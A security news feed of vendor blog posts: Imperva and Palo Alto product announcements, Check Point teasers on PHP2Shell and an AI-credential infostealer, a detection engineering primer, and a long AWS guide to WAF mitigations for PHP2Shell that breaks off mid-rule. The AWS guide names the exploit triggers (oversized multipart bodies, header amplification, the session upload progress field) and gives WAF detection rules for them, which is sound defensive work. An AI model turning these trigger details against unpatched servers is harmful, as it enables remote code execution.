Effective protection remains fundamental, but customers increasingly evaluate security across the entire lifecycle: how easily it can be evaluated, purchased, deployed, operated and scaled as requirements evolve.

Every stakeholder experiences that friction differently. CISOs need confidence that security investments will be adopted broadly enough to deliver meaningful risk reduction. Cloud architects need solutions that integrate cleanly with existing environments rather than creating new technology silos. DevOps teams want deployment models that align with automation, Infrastructure-as-Code, and existing delivery pipelines. AppSec and SecOps teams need strong protection without adding significant operational overhead.

Cloud marketplaces are one example of how customer expectations are changing. They can simplify procurement and help align security investments with existing cloud commitments. However, customers increasingly expect simplicity across the entire journey, from evaluation and deployment through day-to-day operations and long-term scale.

Imperva for AWS is available on AWS Marketplace as a SaaS offering with pay-as-you-go pricing, and Imperva for Google Cloud is available through Google Cloud Marketplace, so both can be procured alongside existing cloud commitments. Each deploys in minutes without architectural changes and is managed from the same console as every other Imperva-protected application. That is what turns “easy to adopt, operate and scale” from a slogan into a deployment plan.

The same principle applies at every stage. Security that is difficult to evaluate, deploy, operate, or scale will struggle to gain traction, regardless of its technical capabilities. The solutions most likely to succeed are the ones that fit naturally into how organizations already work.

When friction prevents security from being adopted consistently, it becomes more than an operational challenge. It becomes a security challenge.

Looking ahead

The most important lesson from working with cloud customers hasn’t been about any individual product, feature, or integration. It’s been understanding how expectations are evolving.

Modern cloud organizations expect consistent security outcomes regardless of where applications run. They expect security to fit naturally into the architectures and operating models they’ve already built. And they increasingly expect experiences that make security easy to adopt, operate, and scale.

As cloud environments continue to evolve, our focus is on helping customers maintain consistent security outcomes without limiting how or where they choose to build. Security should adapt to the realities of modern cloud operations, not require organizations to adapt to security.

That means helping customers protect applications across diverse environments, integrate security into existing workflows, and reduce the friction that can slow adoption and innovation.

The lesson isn’t that every organization should follow the same cloud strategy. It’s that regardless of the platforms, architectures, or operating models they choose, security should help them achieve the outcomes they need with the flexibility they expect.

“The cloud journey is still evolving, and so is security. By working closely with leading cloud providers and listening to the organizations using them every day, we’re continually learning what it takes to deliver security that supports innovation rather than standing in its way.”

– Eyal Cohen

Find out more about Imperva for Google Cloud and Imperva for AWS. Read the launch announcements: Thales Introduces Imperva for Google Cloud and Thales Launches Imperva for AWS. Running on Azure, in a private cloud or on-premises? The same protection is available through Imperva Web Application Firewall.

Multi-Cloud Security FAQ

What is multi-cloud security?

Multi-cloud security is the practice of applying consistent protection, visibility and policy to applications and APIs that run across more than one cloud provider, and usually across hybrid and on-premises infrastructure as well. The goal is the same security outcome regardless of where a workload runs, rather than a separate toolset and policy for each environment.

What are the biggest multi-cloud security challenges?

The challenges customers raise most often are fragmented visibility (a different console and policy per cloud), inconsistent controls that leave gaps between environments, security that does not fit Infrastructure-as-Code and CI/CD workflows, and the operational overhead of evaluating, deploying and scaling a separate solution in each cloud.

How does Imperva deliver consistent security across AWS, Google Cloud and on-premises?

Imperva delivers WAF, API Security and bot protection from one platform and one console. Imperva for AWS inspects traffic inline with Amazon CloudFront, Imperva for Google Cloud integrates with Google Cloud Load Balancers through Service Traffic Extension, and the same protection is available for private cloud and on-premises applications, so one policy applies everywhere.

Can Imperva be purchased through cloud marketplaces?

Yes. Imperva for AWS is available on AWS Marketplace as a SaaS offering with pay-as-you-go pricing, and Imperva for Google Cloud is available through Google Cloud Marketplace, which helps align security purchases with existing cloud commitments.

The post Three Lessons Cloud Customers Have Taught Us About Multi-Cloud Security appeared first on Blog.

  •  

Palo Alto Networks Brings Continuous AI Defense and Prisma AIRS to the OpenAI Marketplace

Palo Alto Networks announces that Unit 42® Continuous Frontier AI Defense and Prisma AIRS™ are now on the newly launched OpenAI Marketplace, making them directly available to OpenAI’s enterprise customers. Threat actors are deploying artificial intelligence to find and exploit vulnerabilities at unprecedented speed, compressing breach cycles by almost 97%—from weeks down to mere hours. Human-speed defense can no longer keep pace with adversaries executing automated, continuous attacks.

AI Investments: The OpenAI Marketplace Advantage

For enterprise organizations holding OpenAI spend commitments, this milestone offers a compelling 2-for-1 financial and strategic advantage. Security teams can now deploy machine-speed, proactive defense while retiring their pre-committed OpenAI spend.

Palo Alto Networks offers two flagship solutions available for procurement through the OpenAI Marketplace.

  • Unit 42® Continuous Frontier AI Defense: An always-on, expert-led agentic offensive security service that uses defender-grade models to discover, validate, and accelerate the remediation of exposures across applications and network assets before weaponization.
  • Prisma® AIRS™: A comprehensive AI security platform designed to provide complete discovery, risk assessment, runtime protection, identity and data governance, and observability for AI applications, agents, models, and artifacts across enterprise cloud platforms, SaaS environments, and endpoints.

Machine-Speed Defense with Unit 42 Continuous Frontier AI Defense

Unit 42 Continuous Frontier AI Defense is an expert-led, agentic offensive security service engineered to identify, validate, and remediate enterprise exposures as an organization’s environment changes.

This always-on, agentic service combines our offensive security experts with our proprietary multi-model harness, which uses defender-grade frontier models to discover vulnerabilities, validate real-world exploitability, and accelerate remediation across applications, identities, cloud infrastructure, and network assets as an organization’s environment changes. At the core of this capability is our proprietary multi-model software harness that dynamically routes security tasks to the optimal AI model, maximizing efficacy and coverage while managing the cost of frontier AI at scale.

The harness integrates defender-grade models, including OpenAI’s GPT-5.6-Cyber, and other commercial models alongside open-weight models and Unit 42 threat intelligence. By executing non-destructive adversary simulations across first- and third-party environments, the system proves actual exploitability and delivers prioritized remediation guidance including actionable fixes, code-level changes, and virtual patches. Organizations can pair this with Frontier Virtual Patching to block exploits long before official patches exist or CVEs are publicly disclosed.

The real-world impact of this proactive methodology was validated over six months of in-house testing and across more than 75 customer engagements backed by a $17 million R&D investment. During internal deployment within Palo Alto Networks, the service uncovered over two years’ worth of exposures in just three weeks. In customer assessments, the underlying analysis identified exposures in 100% of assessed organizations, with 37% rated high or critical severity. Crucially, over two-thirds of exposures found in third-party applications had no known CVE, proving the urgent necessity of continuous, AI-driven discovery.

Unit 42 Continuous Frontier AI Defense is available worldwide today on an annual subscription basis. Register for our upcoming Virtual Threat Briefing to see how we apply Frontier AI, our proprietary multi-model harness, and offensive security expertise to protect Palo Alto Networks and our customers.

To learn more about Unit 42 Continuous Frontier AI Defense, register for the upcoming Virtual Threat Briefing here.

Scale Enterprise AI Adoption Safely with Prisma AIRS

As OpenAI customers rapidly scale their use of powerful AI models, AI coding assistants, and autonomous agents, the enterprise attack surface is expanding faster than traditional security teams can manage. The transition to autonomous AI breaks traditional security boundaries, creating shadow AI blind spots, supply chain risks in open-source base models, unsafe actions from malicious inputs, and uncontrolled AI agents executing tasks with excessive permissions.

Prisma AIRS: Secure Every AI Ambition

Prisma AIRS is the Palo Alto Networks unified AI security platform, enabling enterprises to accelerate AI adoption while maintaining control over sensitive data, agent identities, autonomous actions and AI costs. Recognized by Gartner as a Market Shaper in the September 2026 Emerging Market Quadrant for AI Application Security – Established Vendors, Palo Alto Networks brings together discovery, continuous risk assessment, real-time protection and centralized governance to secure AI applications and agents across enterprise environments.

  • Gain Visibility Across Enterprise AI: Discover and inventory AI applications, coding assistants, autonomous agents and associated assets across endpoints, cloud and enterprise environments. Identify shadow AI and gain visibility into the AI systems operating across the organization.
  • Identify Risks Before They Become Threats: Continuously assess AI security posture, scan models and agent artifacts—including skills and MCP servers—for vulnerabilities and supply chain risks, and proactively red team AI applications and agents to uncover exploitable weaknesses before deployment.
  • Secure AI Interactions, Data and Agent Identities: Enforce real-time protection against prompt injection, malicious interactions and sensitive data exposure. Verify agent identities, enforce least-privilege access and prevent unauthorized actions as agents interact with enterprise systems and data.
  • Centralize AI Policy, Access and Spend: Use AI Gateway to govern connections to LLMs, MCP servers, APIs and enterprise services. Centralize policy enforcement, control model and provider access, monitor consumption and manage AI usage and costs across teams and applications.

Together, these capabilities help OpenAI enterprise customers secure AI-powered workflows, maintain accountability for autonomous actions and scale AI adoption with consistent security and governance.

Book a demo to see our AI Security solution in action.

The post Palo Alto Networks Brings Continuous AI Defense and Prisma AIRS to the OpenAI Marketplace appeared first on Palo Alto Networks Blog.

  •  

Closing the Cyber Skills Gap with 300 Academic Partnerships

How 300 Academic Partnerships Are Helping Close the Cyber Skills Gap Check Point’s SecureAcademy has reached 300 academic partnerships across more than 80 countries, connecting educational institutions with industry-aligned cyber security training and resources. While the milestone reflects the program’s continued growth, it also highlights a broader shift: educational institutions are increasingly looking for ways to align cyber security education with the skills employers need today. Turning Classrooms into Career Pathways Organizations worldwide continue to face a shortage of cyber security professionals, while educational institutions are under pressure to keep pace with rapidly evolving technologies and threats. Through SecureAcademy, institutions […]

The post Closing the Cyber Skills Gap with 300 Academic Partnerships appeared first on Check Point Blog.

  •  

Infostealers Are Targeting AI: What Aokigahara Infostealer Reveals About the New Developer Attack Surface

AI assistants have quickly become part of everyday work, particularly for developers. Tools such as ChatGPT, Claude, Cursor and GitHub Copilot increasingly sit alongside source code, cloud environments and other sensitive business resources, making the credentials and sessions connected to these tools increasingly important to protect. New research from Check Point Research (CPR) into the Aokigahara infostealer shows how attackers are adapting to this shift. The malware specifically collects authentication files, session data and configuration files associated with popular AI applications and development tools. The significance goes beyond gaining access to an AI account. If stolen credentials or session tokens […]

The post Infostealers Are Targeting AI: What Aokigahara Infostealer Reveals About the New Developer Attack Surface appeared first on Check Point Blog.

  •  

Detection Engineering: Stop Drowning in Alerts and Start Catching Bad Guys

Detection engineering is both a role and an activity. It’s the discipline of building and maintaining the logic that identifies malicious or risky behavior within your organization. It’s where security analysis meets software engineering, turning raw logs and telemetry into actionable detections that defenders can rely on.

Detection engineers bridge the gaps between security operations, threat intelligence, and infrastructure. They understand how attackers operate, how defenders respond, and how systems generate the data that supports those detections. A well-built detection can mean the difference between an alert that matters and one that drowns in noise.

Precision and Recall: The Balancing Act

Every detection faces a trade-off between precision and recall.

Precision measures how much you can trust your alerts: of everything that fired, how much was actually malicious? High precision = fewer false positives = analysts trust the tool.

Recall measures how much you’re catching: of everything malicious that happened, how much did you detect? High recall = fewer blind spots = threats don’t slip through.

Detection engineering lives in the tension between the two: too much precision risks missing subtle threats; too much recall floods analysts with false positives. The goal is calibration through testing, iteration, and feedback.

Core Components of Detection Engineering

1. Scoping and Prioritization

Start with intent. What are you trying to detect, and why? Define the threats, behaviors, or assets that matter most, then align your work with frameworks such as MITRE ATT&CK®. Evaluate risk and value to determine which detections provide the highest impact for the effort required. Prioritize based on business importance and available telemetry.

2. Data and Telemetry

Great detections rely on great data. Keep inventory of your logs. Validate that each contains the data you need. Normalize and enrich your logs so detections remain consistent across tools and environments. Understanding how logs are generated is essential to writing logic that fits your environment.

3. Detection Logic Development

This is where hypothesis meets code. Write queries or rules that detect behaviors, not just static indicators. Combine multiple approaches:

  • Signatures for known indicators of compromise (IoCs)
  • Behavioral logic for Tactics, Techniques, and Procedures (TTPs) and patterns
  • Anomaly models for statistical outliers

4. Testing and Validation

Use adversary emulations or frameworks like Atomic Red Team to verify that your detections actually fire and your logging is working. Measure quality through precision, recall, and additional factors like confidence (how certain you are it’s malicious) and criticality (how severe the impact would be).

5. Deployment and Tuning

Monitor performance, including trigger frequency, false positive rates, and analyst response time. Detection engineering is iterative and ongoing, not “write once and done.”

6. Documentation and Knowledge Transfer

Good detections come with context. Record what the detection looks for, why it matters, what data it uses, and how it was tested. Version control your rules using Git and promote collaboration so analysts, hunters, and engineers can learn from one another. Playbooks and detection libraries ensure institutional knowledge does not disappear when staff change roles.

7. Metrics and Continuous Improvement

Track measurable outcomes such as coverage across ATT&CK® techniques, number of validated detections, false positive rates, and mean time to detect. Regularly retire stale detections, update ones that drift, and automate validation wherever possible. Detection-as-Code practices keep everything maintainable and scalable.

Building the Skillset

Detection engineering requires a strong foundation in logging, security tooling, and incident response. You should understand when it’s best to detect, when to block, and how to use data sources effectively.

Whether you’re building your first rule or managing hundreds, the mindset remains the same: test everything, learn constantly, and make each detection better than the last.

Get Started

Explore resources like:

detectionengineering.net and SigmaHQ.

Follow community leaders like:

Zack Allen (Detection Engineering Weekly) and Haider Dost (Threat Detection Maturity Framework).

Study detections and see how others approach logic design at:

research.splunk.com

Read:

Practical Threat Detection Engineering.

For more resources check out:

https://bit.ly/notlogic


  •  

PHP2Shell: Log4Shell at AI Speed — A CISO’s Perspective

Redefining CISO Contract Blog Banner

When the PHP2Shell vulnerabilities became public, my thoughts went back to Log4Shell.  Five years ago, Log4Shell showed how difficult it can be to respond to a critical vulnerability in software used across countless applications and services. PHP2Shell presents a similar challenge. The technical details are different, but the need to quickly understand where you’re exposed and take action is very familiar.  I believe we should expect more incidents like this. AI is making it possible to discover vulnerabilities in widely used software at a speed and scale we haven’t seen before. As these capabilities become more accessible, we are likely […]

The post PHP2Shell: Log4Shell at AI Speed — A CISO’s Perspective appeared first on Check Point Blog.

  •  

PHP2Shell Update: One in ten organizations impacted as Europe bears the brunt

Two critical vulnerabilities in PHP, the programming language behind a large share of the world’s websites, online stores and internet services, are being actively targeted. Since details of CVE-2026-109618 and CVE-2026-109619, known as PHP2Shell, leaked ahead of planned disclosure, 10% of organisations worldwide have been impacted (“impacted” means exploitation attempts, we have no way of knowing if the attack has been successful), according to Check Point Research. Hourly activity peaks at midnight, when fewer security teams are watching. Government institutions in the Netherlands and Finland have taken some of their websites offline as a precaution. What PHP2Shell is and why […]

The post PHP2Shell Update: One in ten organizations impacted as Europe bears the brunt appeared first on Check Point Blog.

  •  

Custom Guardrails: The AI Rules No Vendor Can Write for You

Key takeaways Only 14 percent of organizations say they have formal GenAI policies that are actively enforced and audited, according to Check Point’s 2026 Cloud Security Report. →The costliest AI mistakes break rules no vendor ships. Air Canada was held liable for a refund its chatbot promised and the airline never offered →The usual fixes fall short. Models can be argued out of system prompts, keyword lists miss meaning, and US-centric DLP lists miss the data your regulators protect →Custom guardrails turn a sentence into an enforced rule. Describe it, test it in under five minutes, and run it on […]

The post Custom Guardrails: The AI Rules No Vendor Can Write for You appeared first on Check Point Blog.

  •  

Using AWS WAF to apply mitigations for PHP2Shell RCE vulnerabilities (CVE-2026-109618 and CVE-2026-109619)

October 23, 2026-2: The PHP project disclosed CVE-2026-115560, a separate remote code execution issue that the October 21 releases don’t fix. It affects only applications with an uncommon configuration that keeps session upload progress enabled. The PHP2Shell_BODY rule in the PHP application managed rule group, version 2.4 and later, already blocks POST requests that carry a PHP session ID and the session upload progress field (PHP_SESSION_UPLOAD_PROGRESS). This helps mitigate CVE-2026-115560 until PHP releases a fix, and no rule group update is needed. PHP recommends setting session.upload_progress.enabled=0 until its next regular bugfix release. If you applied this setting for CVE-2026-109619, keep it in place.

October 23, 2026: We updated this post for version 2.4 of the AWS WAF PHP application managed rule group, which adds the PHP2Shell_BODY_Extended rule for CVE-2026-109618, and AWS made it the default version. AWS is continuously updating the AWS WAF PHP managed rule group to add protection for both CVE-2026-109618 and CVE-2026-109619. If you use the default version, you will be automatically protected without any action on your part. If you have pinned a specific version, update to the latest version to receive this protection. For the latest version and details on the rules added, see the AWS Managed Rules changelog and subscribe to the AWS Managed Rules SNS topic (both linked below). Patching is the only complete fix, and you should upgrade PHP as your first priority.

October 22, 2026: We updated this post to add the AWS WAF PHP application managed rule group. Version 2.3 of the rule group adds the PHP2Shell_BODY rule for CVE-2026-109619, and AWS made it the default version.


On October 21, 2026, the PHP project released emergency fixes for two critical remote code execution (RCE) vulnerabilities in the PHP core runtime, tracked as CVE-2026-109618 and CVE-2026-109619 and collectively named PHP2Shell. Both are rated 9.2 (Critical) under CVSS v4.0, and both allow an unauthenticated attacker to run code on a vulnerable server. The fixed releases are PHP 8.5.12, 8.4.27, 8.3.36, and 8.2.35.

Patching is the only complete fix, and you should upgrade PHP as your first priority. But patching a fleet takes time: you need to inventory where PHP runs, schedule maintenance windows and test applications against the new builds. This post shows you how to use AWS Web Application Firewall (AWS WAF) to help reduce your exposure during that window. The AWS WAF PHP application managed rule group includes rules for both vulnerabilities: PHP2Shell_BODY for CVE-2026-109619 and PHP2Shell_BODY_Extended for CVE-2026-109618. AWS continues to release new versions of this rule group as detection improves. Track them in the AWS Managed Rules changelog, or subscribe to the AWS Managed Rules SNS topic to get notified. If your protection pack (web ACL) uses this rule group at the default version, these rules are already active. This post shows you how to confirm that and how to add the rule group if you don’t use it yet. It also covers the custom rules that still add defense in depth. It also explains where AWS WAF protection ends, so you don’t develop a false sense of safety. For how Amazon threat intelligence detected PHP2Shell exploitation before public disclosure, see Amazon Threat Intelligence identifies PHP2Shell exploitation prior to public disclosure in MadPot. For AWS service status and patching guidance, see AWS Security Bulletin 2026-143-AWS.

IMPORTANT: Patching is the only complete fix, and you should upgrade PHP as your first priority.


The vulnerabilities in brief

Both PHP2Shell vulnerabilities are unauthenticated RCE issues rooted in how PHP handles multipart/form-data request processing (the request format browsers use for file uploads) before your application code runs, which is why the AWS WAF rules in this post focus on multipart traffic, request body size, and the session upload progress field. At a high level, CVE-2026-109618 corrupts memory when PHP runs out of memory mid-request, and CVE-2026-109619 lets one request leave behind stale data that a later request on the same worker process reuses. For the root-cause analysis, affected versions, and PHP’s own guidance, see the official PHP advisories and release announcement:

Where AWS WAF fits in your response

AWS WAF is a defense-in-depth control in this situation, not a replacement for the PHP upgrade. The PHP advisories are explicit: updating to a patched release is the only complete mitigation. One of the two vulnerabilities is largely outside the reach of any web application firewall, as explained later. Treat the managed rules and the custom rules in this post as mitigating controls that help reduce exposure while you patch, then remove them or keep them as supporting controls after you’ve patched.

AWS WAF inspects HTTP requests at the edge. It doesn’t parse the internal structure of a multipart body, and it has no visibility into PHP worker memory or server-side configuration. The following table maps each attack element to whether AWS WAF can help mitigate it.

Attack element

AWS WAF coverage

Request patterns that match CVE-2026-109618

Yes. The PHP2Shell_BODY_Extended rule in the PHP application managed rule group, version 2.4 or later.

Request patterns that match CVE-2026-109619

Yes. The PHP2Shell_BODY rule in the PHP application managed rule group, version 2.3 or later.

Session upload progress field in a multipart POST (PHP_SESSION_UPLOAD_PROGRESS, the form field that turns on PHP’s upload-tracking feature)

Yes. The PHP2Shell_BODY rule (version 2.4 or later) and the custom rule in this post block POST requests that carry a PHP session ID and that field. This also helps mitigate CVE-2026-115560.

Multipart upload path (multipart/form-data, the request type used for file uploads and the entry point for both vulnerabilities)

Yes, if the application has no legitimate multipart uploads. Block multipart/form-data.

Out-of-memory condition from an oversized body

Partial. PHP2Shell_BODY_Extended inspects the request body up to the body inspection limit. Cap the request body size with the Core rule set SizeRestrictions_BODY rule or a custom rule. Neither catches header amplification (many small part headers that cost far more memory to represent than their size on the wire) that stays under the cap.

Repeated attempts against the same worker (the reused PHP process that handles many requests)

Partial. A rate-based rule reduces the volume an exploit needs, but it doesn’t stop a single successful request.

fatal_error_backtraces producer (a PHP 8.5 setting that stores crash-trace state across a request)

No. This is a server configuration setting (fatal_error_backtraces=0).

Invalid or deprecated INI diagnostics as a consumer (warnings PHP raises when applying bad configuration settings)

No. This path runs server-side, not over client HTTP.

Where an application does not accept multipart uploads, an edge rule that blocks multipart/form-data removes the multipart out-of-memory path that works against any application, plus the session-upload-progress trigger, which is a defense-in-depth control during the patch window.

If your application does use multipart uploads, AWS WAF reduces risk but does not close the vulnerability, because header amplification (a few kilobytes of part headers that expand into far more memory inside PHP) stays within size limits and the firewall cannot parse the headers inside individual body parts. In that case, prioritize the PHP upgrade and apply the server-side mitigations described later.

Start with the AWS WAF PHP application managed rule group

The PHP application managed rule group (AWSManagedRulesPHPRuleSet) contains rules that block request patterns associated with the exploitation of vulnerabilities specific to PHP. PHP2Shell_BODY inspects the request body for requests that match CVE-2026-109619 and is in version 2.3 and later. PHP2Shell_BODY_Extended inspects the request body for requests that match CVE-2026-109618 and is in version 2.4 and later. The default action of both rules is Block. The AWS WAF documentation notes that this rule group contains a virtual patch for CVE-2026-109618 and CVE-2026-109619, and that you can add it to your protection pack (web ACL) to help protect your application against exploitation attempts until your application is patched. The rule group uses 100 web ACL capacity units (WCUs). Like the other AWS managed baseline and use-case rule groups, it has no charge beyond standard AWS WAF pricing.

For the latest version and details on the rules added, see the AWS Managed Rules changelog and subscribe to the AWS Managed Rules SNS topic.

What you need to do depends on how your web ACL uses the rule group:

  • You use the default version. Both PHP2Shell_BODY and PHP2Shell_BODY_Extended are already active. Confirm that you haven’t overridden the whole rule group to Count, and review your AWS WAF logs for matches.
  • You pin a static version. Version_2.3 has PHP2Shell_BODY but not PHP2Shell_BODY_Extended, and Version_2.2 and earlier have neither. Change the version to Version_2.4 or later. We recommend that you use the default version.
  • You don’t use the rule group yet. Add it to the web ACL in front of each PHP workload, as shown in the following example.

To add the rule group in the AWS WAF console, open your protection pack (web ACL), choose Manage rules, and then do the following, as shown in Figure 1:

  1. Choose Add rule.
  2. Select AWS-managed rule group.
  3. Choose Next.
  4. Under Free, choose PHP application.
  5. For Version, keep Default (recommended). If you need to pin a version, choose Version_2.4 or later.
  6. Under Rule overrides, confirm that PHP2Shell_BODY and PHP2Shell_BODY_Extended are listed. To review matches before they block, set both to Count.
  7. Choose Add rule.
Figure 1: Adding the PHP application managed rule group in the AWS WAF console.

Figure 1: Adding the PHP application managed rule group in the AWS WAF console.


If you prefer to work programmatically, run the following commands to see the current default version and the version that a web ACL uses. Both commands are read-only.

aws wafv2 list-available-managed-rule-group-versions \
  --vendor-name AWS --name AWSManagedRulesPHPRuleSet --scope REGIONAL

aws wafv2 get-web-acl --name <web-acl-name> --id <web-acl-id> --scope REGIONAL \
  --query "WebACL.Rules[?Statement.ManagedRuleGroupStatement.Name=='AWSManagedRulesPHPRuleSet']"

For web ACLs associated with Amazon CloudFront, use --scope CLOUDFRONT and the US East (N. Virginia) Region. A rule without a Version field uses the default version.

The following rule adds the rule group at the default version. The RuleActionOverrides entry sets PHP2Shell_BODY and PHP2Shell_BODY_Extended to Count so you can review their matches before they block. Remove the override when you’re satisfied. Given how quickly exploitation followed disclosure, measure that review period in hours, not days. If you need to pin the rule group, add a Version field set to Version_2.4 or later to the ManagedRuleGroupStatement. We recommend the default version.

{
  "Name": "AWS-AWSManagedRulesPHPRuleSet",
  "Priority": 0,
  "Statement": {
    "ManagedRuleGroupStatement": {
      "VendorName": "AWS",
      "Name": "AWSManagedRulesPHPRuleSet",
      "RuleActionOverrides": [
        { "Name": "PHP2Shell_BODY", "ActionToUse": { "Count": {} } },
        { "Name": "PHP2Shell_BODY_Extended", "ActionToUse": { "Count": {} } }
      ]
    }
  },
  "OverrideAction": { "None": {} },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "AWS-AWSManagedRulesPHPRuleSet"
  }
}

If PHP2Shell_BODY or PHP2Shell_BODY_Extended matches legitimate requests, keep the rule in Count and add a label-based exception after the rule group. The rule group adds the labels awswaf:managed:aws:php-app:PHP2Shell_Body and awswaf:managed:aws:php-app:PHP2Shell_Body_Extended to requests that match either rule, and the following rule blocks those requests everywhere except one path. Requests to the excluded path aren’t protected by this rule, so keep the exception as narrow as you can and patch that application first. Labels are case sensitive: confirm the label name in the rule group’s available labels (the DescribeManagedRuleGroup API) before you deploy. For the full pattern, see Creating exceptions in the AWS WAF best practices guide.

{
  "Name": "PHP2Shell-Body-Exception",
  "Priority": 1,
  "Action": { "Block": {} },
  "Statement": {
    "AndStatement": {
      "Statements": [
        {
          "OrStatement": {
            "Statements": [
              {
                "LabelMatchStatement": {
                  "Scope": "LABEL",
                  "Key": "awswaf:managed:aws:php-app:PHP2Shell_Body"
                }
              },
              {
                "LabelMatchStatement": {
                  "Scope": "LABEL",
                  "Key": "awswaf:managed:aws:php-app:PHP2Shell_Body_Extended"
                }
              }
            ]
          }
        },
        {
          "NotStatement": {
            "Statement": {
              "ByteMatchStatement": {
                "FieldToMatch": { "UriPath": {} },
                "PositionalConstraint": "STARTS_WITH",
                "SearchString": "/path/to/legitimate-upload",
                "TextTransformations": [ { "Priority": 0, "Type": "NONE" } ]
              }
            }
          }
        }
      ]
    }
  },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "PHP2ShellBodyException"
  }
}

You can also return a web ACL to Version_2.2 while you tune, but that version includes neither PHP2Shell_BODY nor PHP2Shell_BODY_Extended. Treat a rollback as removing the CVE-2026-109619 and CVE-2026-109618 protection, and prefer the Count override and exception.

PHP2Shell_BODY and PHP2Shell_BODY_Extended inspect the request body only up to the web ACL body inspection limit. Both use the Continue oversize option, so they don’t inspect content beyond that limit. Pair them with a body size rule such as SizeRestrictions_BODY in the Core rule set (AWSManagedRulesCommonRuleSet), which blocks request bodies over 8 KB. If you set that rule to Count because of upload paths, use a label-based exception scoped to those paths instead. That keeps the rule in Block everywhere else. For the limit on each resource type, see Request body inspection limits later in this post.

Additional WAF Rules to consider

The managed rule groups cover two of the rules in this section. PHP2Shell_BODY in the PHP application rule group covers CVE-2026-109619, the same CVE as the custom rule later in this post. SizeRestrictions_BODY in the Core rule set caps request bodies at 8 KB, which covers body content beyond the inspection limit. For CVE-2026-109618 itself, the PHP application rule group includes PHP2Shell_BODY_Extended (version 2.4 or later). No AWS managed rule group blocks all multipart requests or rate-limits POST requests, so those two rules remain custom. Use them where they fit your application.

The following rules are in AWS WAF JSON format. Add each one to the protection pack (web ACL) associated with the CloudFront distribution, Application Load Balancer, or API Gateway stage in front of your PHP workloads. Adjust the priorities to fit your web ACL. The AWS WAF best practices guide describes a recommended rule order, with managed rule groups before the label-based exceptions that depend on them.

IMPORTANT: Before you change anything, turn on AWS WAF logging so you can see what each rule matches. Start every rule in Count mode, confirm it doesn’t match legitimate traffic, then switch to Block.


Request body inspection limits

The body inspection limit depends on the resource that the web ACL protects. On Application Load Balancer and AWS AppSync, the limit is a fixed 8 KB. On CloudFront, API Gateway, Amazon Cognito, App Runner, Verified Access, and Amazon Bedrock AgentCore Gateway, the default is 16 KB, and you can raise it up to 64 KB through the web ACL AssociationConfig, as shown in the following example. AWS WAF treats any part of the body beyond the limit as oversize. Choose a limit that fits the rules you deploy, because a body size rule can only enforce a cap up to the inspected size.

aws wafv2 update-web-acl ... --association-config \
  'RequestBody={CLOUDFRONT={DefaultSizeInspectionLimit=KB_64}}'

Custom rule for CVE-2026-109619 (if you can’t use the managed rule group)

Use this custom rule if you would prefer to use a custom rule instead of a managed rule group. It targets CVE-2026-109619 and blocks a request only when all three conditions in its AndStatement are true at once:

  1. The method is exactly POST, matched on the HTTP method with no transformation.
  2. A PHP session identifier is present (the nested OrStatement, so either sub-condition satisfies this leg):

    • PHPSESSID appears as a cookie key (exact match on the key, scanning all cookies), or
    • PHPSESSID appears anywhere in the request body (contains match).
  3. The body contains PHP_SESSION_UPLOAD_PROGRESS, the form field that activates PHP’s session upload progress feature.

Pair the rule with session.upload_progress.enabled=0 on the server, which turns the feature off. The following rule has its action set to Count. Change it to Block after you confirm it doesn’t match legitimate traffic.

{
  "Name": "PHP2Shell",
  "Priority": 0,
  "Statement": {
    "AndStatement": {
      "Statements": [
        {
          "ByteMatchStatement": {
            "SearchString": "POST",
            "FieldToMatch": { "Method": {} },
            "TextTransformations": [ { "Priority": 0, "Type": "NONE" } ],
            "PositionalConstraint": "EXACTLY"
          }
        },
        {
          "OrStatement": {
            "Statements": [
              {
                "ByteMatchStatement": {
                  "SearchString": "PHPSESSID",
                  "FieldToMatch": {
                    "Cookies": {
                      "MatchPattern": { "All": {} },
                      "MatchScope": "KEY",
                      "OversizeHandling": "CONTINUE"
                    }
                  },
                  "TextTransformations": [ { "Priority": 0, "Type": "NONE" } ],
                  "PositionalConstraint": "EXACTLY"
                }
              },
              {
                "ByteMatchStatement": {
                  "SearchString": "PHPSESSID",
                  "FieldToMatch": { "Body": { "OversizeHandling": "CONTINUE" } },
                  "TextTransformations": [ { "Priority": 0, "Type": "NONE" } ],
                  "PositionalConstraint": "CONTAINS"
                }
              }
            ]
          }
        },
        {
          "ByteMatchStatement": {
            "SearchString": "PHP_SESSION_UPLOAD_PROGRESS",
            "FieldToMatch": { "Body": { "OversizeHandling": "CONTINUE" } },
            "TextTransformations": [ { "Priority": 0, "Type": "NONE" } ],
            "PositionalConstraint": "CONTAINS"
          }
        }
      ]
    }
  },
  "Action": { "Count": {} },
  "VisibilityConfig": {
    "SampledRequestsEnabled": true,
    "CloudWatchMetricsEnabled": true,
    "MetricName": "PHP2Shell"
  }
}

Block multipart requests when the application has no uploads

NOTE: This rule, in Block mode, breaks applications that require file uploads. If your application doesn’t require file uploads, blocking removes the multipart out-of-memory path that works against any application for both CVEs at the edge.

AWS WAF inspects a single named header in full, with no 8 KB header limit, so matching the Content-Type header is reliable.

{
  "Name": "Block-Multipart-FormData",
  "Priority": 1,
  "Action": { "Count": {} },
  "Statement": {
    "ByteMatchStatement": {
      "FieldToMatch": { "SingleHeader": { "Name": "content-type" } },
      "PositionalConstraint": "CONTAINS",
      "SearchString": "multipart/form-data",
      "TextTransformations": [ { "Priority": 0, "Type": "LOWERCASE" } ]
    }
  },
  "VisibilityConfig": { "SampledRequestsEnabled": true, "CloudWatchMetricsEnabled": true, "MetricName": "PHP2ShellBlockMultipart" }
}

Cap the request body size

Capping body size reduces the out-of-memory condition behind CVE-2026-109618 and the stale state it can leave behind. It also covers request bodies larger than the inspection limit, which body-inspecting rules such as PHP2Shell_BODY and PHP2Shell_BODY_Extended evaluate only in part. If you use the Core rule set, its SizeRestrictions_BODY rule blocks bodies over 8 KB by default. Use the following custom rule when you need a different threshold or don’t use the Core rule set. It uses OversizeHandling: MATCH with a size constraint so that any body larger than the threshold is blocked, including bodies that exceed the inspection limit. To enforce a cap of N bytes, the web ACL body inspection limit must be at least N.

Note that you can’t cap the numeric Content-Length with a size constraint, because the constraint measures the length of the header value string, not the number it contains. If your application has legitimate large uploads, scope this rule to non-upload paths with an AndStatement on the URI path, or it will break those uploads.

{
  "Name": "Block-Oversize-Body",
  "Priority": 2,
  "Action": { "Count": {} },
  "Statement": {
    "SizeConstraintStatement": {
      "FieldToMatch": { "Body": { "OversizeHandling": "MATCH" } },
      "ComparisonOperator": "GT",
